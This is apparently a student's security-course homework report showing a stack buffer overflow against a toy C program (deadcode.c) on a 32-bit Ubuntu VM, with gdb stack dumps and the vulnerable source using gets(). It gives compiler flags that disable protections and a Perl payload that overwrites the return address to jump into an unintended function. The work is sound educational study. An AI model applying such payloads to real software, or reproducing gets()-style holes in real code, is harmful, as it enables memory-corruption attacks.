ENPM691 Homework Assignment 5

Hacking of C programs and Unix Binaries-Fall 2024 lcollier

Dipam Bhattacharyya, MEng Cybersecurity dipamb2@umd.edu

***Abstract*—The assignment aims to tamper with the allocated stack through user input. It will utilize buffer overflow and exploit the function's return address.**

***Index Terms*—homework, hacking, C, coding**

I. Introduction

The primary storage structure of a C program is a stack. All C functions including the "main" run using memory segments in the form of a stack, meaning arguments, return addresses, pointers, and variables are stored there. Ideally, except for variable content, other values in the stack should not change or be prone to misuse through user input.


Buffer overflow is a concept where declared variable size is misused through excessive inputs. The extra bytes entered for a particular variable overwrite the adjacent memory location not belonging to it.

In this experiment, through crafted payloads, an attempt will be made to wipe data present in function stack pointers. Also, the return address of the calling function will be modified to call a different function according to choice.

II. Methodology

A. Host environment and architecture

[1] The experiment was done on a Ubuntu v16.04 VM with Windows x64 as the host PC. All exploit protection settings in Windows are default, including ASLR(default ON). To check the VM architecture, the "lscpu" terminal command was given:



```
Last login: Thu Sep 19 19:58:30 2024 from 192.168.42.1
user@user-VirtualBox:~$ lscpu
Architecture:          i686
CPU op-mode(s):        32-bit, 64-bit
Byte Order:            Little Endian
CPU(s):                2
On-line CPU(s) list:   0,1
Thread(s) per core:    1
Core(s) per socket:    1
Socket(s):             2
Vendor ID:             GenuineIntel
CPU family:            6
Model:                 186
Model name:            13th Gen Intel(R) Core(TM) i7-13620H
Stepping:              2
CPU MHz:               2918.400
BogoMIPS:              5836.80
Hypervisor vendor:     VMware
Virtualization type:   full
L1d cache:             48K
L1i cache:             32K
L2 cache:              1280K
L3 cache:              24576K
Flags:                 fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush mmx fxsr sse sse2
 ss nx pdpe1gb rdtscp lm constant_tsc arch_perfmon xtopology tsc_reliable nonstop_tsc pni pclmulqdq ssse3 fma cx16 sse4_
1 sse4_2 x2apic movbe popcnt aes xsave avx f16c rdrand hypervisor lahf_lm abm 3dnowprefetch ssbd ibrs ibpb stibp fsgsbas
e tsc_adjust bmi1 avx2 smep bmi2 erms invpcid rdseed adx smap clflushopt clwb sha_ni xsaveopt xsavec xgetbv1 arat rdpid
md_clear flush_l1d arch_capabilities
user@user-VirtualBox:~$ 
```

Fig. 1. Ubuntu CPU information

B. Stack layout in C

In memory, the stack is organized as Figure 2.

- Function arguments are the parameters defined and passed to the function




Fig. 2. Stack memory organization

- Saved return address is the line of code in the caller function to return to after the current function execution. This is the value of the "saved eip" register.
- Saved frame pointer points to the starting address of the function stack. This is the value of the "ebp" register.
- Stack canary is a value that is assigned by the compiler and should not change during the function lifecycle. It is protection for overwriting the higher address space.
- Buffer[size] is an example of a local variable of the function.

In this experiment, the code is compiled without protections, so the canary bit will not be present. This makes it easier to write to function pointers.

C. GCC compiler options

[2] For this experiment, we will be using the GNU GCC compiler and with the following arguments to generate the executable:

$$\begin{aligned} &gcc\ -m32\ -g\ deadcode.c\ -o\ deadcode\ -fno-stack-protecto \\ &-no-pie\ -mpreferred-stack-boundary=2 \\ &-fno-pic\ -z\ execstack \end{aligned} \tag{1}$$


- **-m32**: generates code for 32-bit mode, and sets int, long, pointer to 32 bits.
- **-g** : Provides meaningful symbols for debugging
- **-o** : Name of the executable
- **-fno-stack-protector** : Turns stacking smashing protector to off. The canary is not set next to the return address in the stack.
- **-no-pie, -fno-pic** : Both these options prevent dynamic memory allocation. Address randomization in virtual memory is not done and the acronym for Position Independent Executable/Code.

- **-mpreferred-stack-boundary=2**: Sets stack boundary to 4 (power of 2 or 2 square) bytes in memory resulting in smaller constraints for the code. The default boundary for an x64-based stack is 4 to 12.
- **-z execstack**: Makes the stack executable, meaning if malicious code is inserted, it can be run. In short, making the memory more vulnerable.

D. GDB debugging

[2] After the generation of the executable, we are attaching gdb to it. Then, we are looking at both source and disassembled code together while also having terminal access.

$$(gdb)\ layout\ split \tag{2}$$



```
user@user-VirtualBox: ~/Dow
deadcode.c
        void main(int argc, char** argv)
        {
            getData();
            return;
        }

        void deadCode()
        {
           printf("I'm alive!");
           exit(0);
        }

        void getData()
        {
```

```
0x804849b <main>        push   %ebp
0x804849c <main+1>      mov    %esp,%ebp
0x804849e <main+3>      call   0x80484bd <getData>
0x80484a3 <main+8>      nop
0x80484a4 <main+9>      pop    %ebp
0x80484a5 <main+10>     ret
0x80484a6 <deadCode>    push   %ebp
0x80484a7 <deadCode+1>  mov    %esp,%ebp
0x80484a9 <deadCode+3>  push   $0x8048580
0x80484ae <deadCode+8>  call   0x8048340 <printf@plt>
0x80484b3 <deadCode+13> add    $0x4,%esp
0x80484b6 <deadCode+16> push   $0x0
0x80484b8 <deadCode+18> call   0x8048370 <exit@plt>
0x80484bd <getData>     push   %ebp

exec No process In:
(gdb)
```

Fig. 3. gdb split layout output

To check the stack frames(in reverse order of being invoked) used in the program:

$$(gdb)\ bt \tag{3}$$


And to inspect a particular frame:

$$(gdb)\ info\ frame\ 1 \tag{4}$$

To check the contents of memory from a particular point, say pointer or absolute address, the following(See Fig.4) is used. As an example, 20 words from the stack pointer can be seen:

$$(gdb)\ x/20x\ \$sp \tag{5}$$

The stack pointer is pointing to address ”0xbffff588” with value ”0x08048509”. There are 4 columns and each entry is of 4 bytes (size of 1 word). In the first column, the remaining values seen are the contents of adjacent memory locations.




```
(gdb) x/20x $sp
0xbffff588:     0x08048509      0x00000000      0xbffff598      0x080484a3
0xbffff598:     0x00000000      0xb7e22647      0x00000001      0xbffff634
0xbffff5a8:     0xbffff63c      0x00000000      0x00000000      0x00000000
0xbffff5b8:     0xb7fbd000      0xb7fffc04      0xb7fff000      0x00000000
0xbffff5c8:     0xb7fbd000      0xb7fbd000      0x00000000      0x55fbb9c7
(gdb) p $sp
$2 = (void *) 0xbffff588
(gdb) 
```

Fig. 4. 20 words displayed from stack pointer

E. Code Input Generation

Perl command line can be used conveniently to generate strings and feed the code. The advantage here is that it gives us the option to create hex strings using ASCII.



```
user@user-VirtualBox:~$ cd ~/Downloads/Lecture\ Programs/Lecture1/
user@user-VirtualBox:~/Downloads/Lecture Programs/Lecture1$ perl -e 'print "A"x12; print "\xa6\x84\x04\x08";' > input
user@user-VirtualBox:~/Downloads/Lecture Programs/Lecture1$ cat input
AAAAAAAAAAAA�user@user-VirtualBox:~/Downloads/Lecture Programs/Lecture1$
```

Fig. 5. String generation using Perl

The file generated can be used as input in the GDB interface:

$$(gdb)\ r < input \tag{6}$$

F. Code Analysis and Verification


For the experiment, the ”deadcode.c” code (See Appendix A) is used. The main function calls the ”getData()” function which takes user input for the buffer variable. The buffer is defined with a size of 8 bytes. After taking input, the value is printed out in the console.

User input from the console is taken using the ”gets()” function and it copies the bytes in the ”buffer” variable. This function does not limit the number of bytes entered and hence it is risky. First, we enter a value of 8 bytes and then keep on increasing till it overwrites the adjacent address in the stack. Then, input is crafted in a way so that it overwrites the return address and calls the ”deadCode()” function in the code. This should not have been executed otherwise.

III. Results


Figures 6 and 7 represent the values in the stack for the ”getData()” function when 8 bytes are entered. Green is the ”buffer” variable region, yellow for ”base pointer” and red for ”return address”.

Figures 8 represent the values in the ”getData()” stack when an attempt is made to change the return address to point to ”deadCode()”. Fig.9 is console output after ”deadcode()” got called.



```
(gdb) p $sp
$1 = (void *) 0xbffff588
(gdb) p &buffer
$2 = (char (*)[8]) 0xbffff588
(gdb) x/20x $sp
0xbffff588:     0x08048509      0x00000000      0xbffff598      0x080484a3
0xbffff598:     0x00000000      0xb7e22647      0x00000001      0xbffff634
0xbffff5a8:     0xbffff63c      0x00000000      0x00000000      0x00000000
0xbffff5b8:     0xb7fbd000      0xb7fffc04      0xb7fff000      0x00000000
0xbffff5c8:     0xb7fbd000      0xb7fbd000      0x00000000      0x6cebb8c6
(gdb) p $ebp
$3 = (void *) 0xbffff590
(gdb) bt
#0  getData () at deadcode.c:20
#1  0x080484a3 in main (argc=1, argv=0xbffff634) at deadcode.c:6
(gdb) info frame 0
Stack frame at 0xbffff598:
 eip = 0x80484d0 in getData (deadcode.c:20); saved eip = 0x80484a3
 called by frame at 0xbffff5a0
 source language c.
 Arglist at 0xbffff590, args:
 Locals at 0xbffff590, Previous frame's sp is 0xbffff598
 Saved registers:
  ebp at 0xbffff590, eip at 0xbffff594
```


Fig. 6. Contents of the stack before 8 bytes input



```
(gdb) c
Continuing.
Input: AAAAAAAA

Breakpoint 3, getData () at deadcode.c:21
21              printf("Output: ");
(gdb) x/20x $sp
0xbffff588:     0x41414141      0x41414141      0xbffff500      0x080484a3
0xbffff598:     0x00000000      0xb7e22647      0x00000001      0xbffff634
0xbffff5a8:     0xbffff63c      0x00000000      0x00000000      0x00000000
0xbffff5b8:     0xb7fbd000      0xb7fffc04      0xb7fff000      0x00000000
0xbffff5c8:     0xb7fbd000      0xb7fbd000      0x00000000      0x6cebb8c6
(gdb)
```


Fig. 7. Contents of the stack after 8 bytes input



```
Breakpoint 4, getData () at deadcode.c:20
20              gets(buffer);
(gdb) x/20x $sp
0xbffff588:     0x08048509      0x00000000      0xbffff598      0x080484a3
0xbffff598:     0x00000000      0xb7e22647      0x00000001      0xbffff634
0xbffff5a8:     0xbffff63c      0x00000000      0x00000000      0x00000000
0xbffff5b8:     0xb7fbd000      0xb7fffc04      0xb7fff000      0x00000000
0xbffff5c8:     0xb7fbd000      0xb7fbd000      0x00000000      0x55ea23d4
(gdb) c
Continuing.

Breakpoint 5, getData () at deadcode.c:21
21              printf("Output: ");
(gdb) x/20x$sp
0xbffff588:     0x41414141      0x41414141      0x41414141      0x080484a6
0xbffff598:     0x00000000      0xb7e22647      0x00000001      0xbffff634
0xbffff5a8:     0xbffff63c      0x00000000      0x00000000      0x00000000
0xbffff5b8:     0xb7fbd000      0xb7fffc04      0xb7fff000      0x00000000
0xbffff5c8:     0xb7fbd000      0xb7fbd000      0x00000000      0x55ea23d4
(gdb)
```

Fig. 8. Contents of the stack before/after crafted input



```
(gdb) c
Continuing.
Input: Output: AAAAAAAAAAAA◆◆
I'm alive![Inferior 1 (process 6992) exited normally]
```

Fig. 9. deadCode() function code executed

IV. Discussions

A. *Case 1: When strings are longer than expected*

In Fig.6, the stack pointer is pointing to the buffer's(green) start address(0xbffff588). As seen from Fig.2, adjacent locations are for the base pointer(yellow) and return address(red). The base pointer or ”ebp” register has the value of ”0xbffff598” which is nothing but the start address of the stack frame. This is also the address of the calling function's (here main) base pointer. The base pointer itself is at address ”0xbffff590” as seen from the figure.

Beside it is the address of the next line of code or the address ”getData()” will return to after execution. Here, ”0x080484a3” is the line of code after ”getData()” is called from main, present at an offset of 8(See Fig.3). This is also seen from the ”saved eip” value.

In our code, the ”buffer” variable expects 7 bytes and the last byte is for the end of the string or null. When 8 bytes are given, all the buffer space is filled out and the null character gets overwritten on the base pointer (Fig.7). Notice the ”00” instead of ”98” in Fig.6.

B. *Case 2: When return address is modified to malicious function*

If input is much longer, the return address can be wiped out. For this, in our code, at least 12 bytes are required before it can be touched. 8 bytes are for the buffer and 4 bytes are for the base pointer. After that, the next 4 bytes are for the return address value. An arbitrary string of say 16 bytes can replace that saved address. In that case, a segmentation fault occurs since it is not a valid one.

In the experiment, we craft the input in such a way that the last 4 bytes is a valid return address. So a hex string is taken(0x080484a6), which is the starting line of code for ”deadCode()” (See Fig.3). It is appended after 12 bytes of ”A” (ASCII equivalent is 41) as seen in Fig5(Also, Appendix B). Consequently, the base pointer is also replaced by four ”A”s.

As a result, when ”getData()” finishes, instead of returning to the main function it redirects controls to ”deadCode()”. The unintended code is executed and the output is seen in Fig.9.

C. *Unexpected Results*

One of the interesting results observed is the packing of data by the compiler. The main function's top of the stack is the same as the frame start address of ”getData()”. As seen in Fig.6, the ”0xbffff598” address has ”0” as a value. This is not expected because it should have the value of the ”main()” stack start address since it is where the base pointer is. Secondly, if that space belongs to the main, it should not be the stack start address of ”getData()”.

D. Limitations and Considerations

The experiment was done on an Ubuntu VM and these address mapping changes if performed on another OS, or if executed on a different flavor. If the code was compiled with stack smashing on, the canary would have been set and the exploit would not have worked. Additionally, the code and executable locations are static, so it was easier to add an absolute address as input. Moreover, different compilers may address memory differently than our GCC compiler.

Appendix A

For this experiment, the following C code has been utilized:

```
#include <stdio.h>
#include <string.h>

void main(int argc, char** argv)
{
    getData();
    return;
}

/*evil function to be executed*/
void deadCode()
{
   printf("I’m alive!");
   exit(0);
}

void getData()

{
        /*8 bytes defined*/
        char buffer[8];

        /*user input*/
        printf("Input: ");
        gets(buffer);

        /*console output*/
        printf("Output: ");
        puts(buffer);
}
```

Appendix B

Perl command to generate script:

```
perl -e ’print "A"x12;\
print "\xa6\x84\x04\x08";’ > input
```

References

[1] Bhattacharyya, D.: In: ENPM691 Homework Assignment 3. pp. 1–3 (2024)

[2] Bhattacharyya, D.: In: ENPM691 Homework Assignment 2. pp. 1–4 (2024)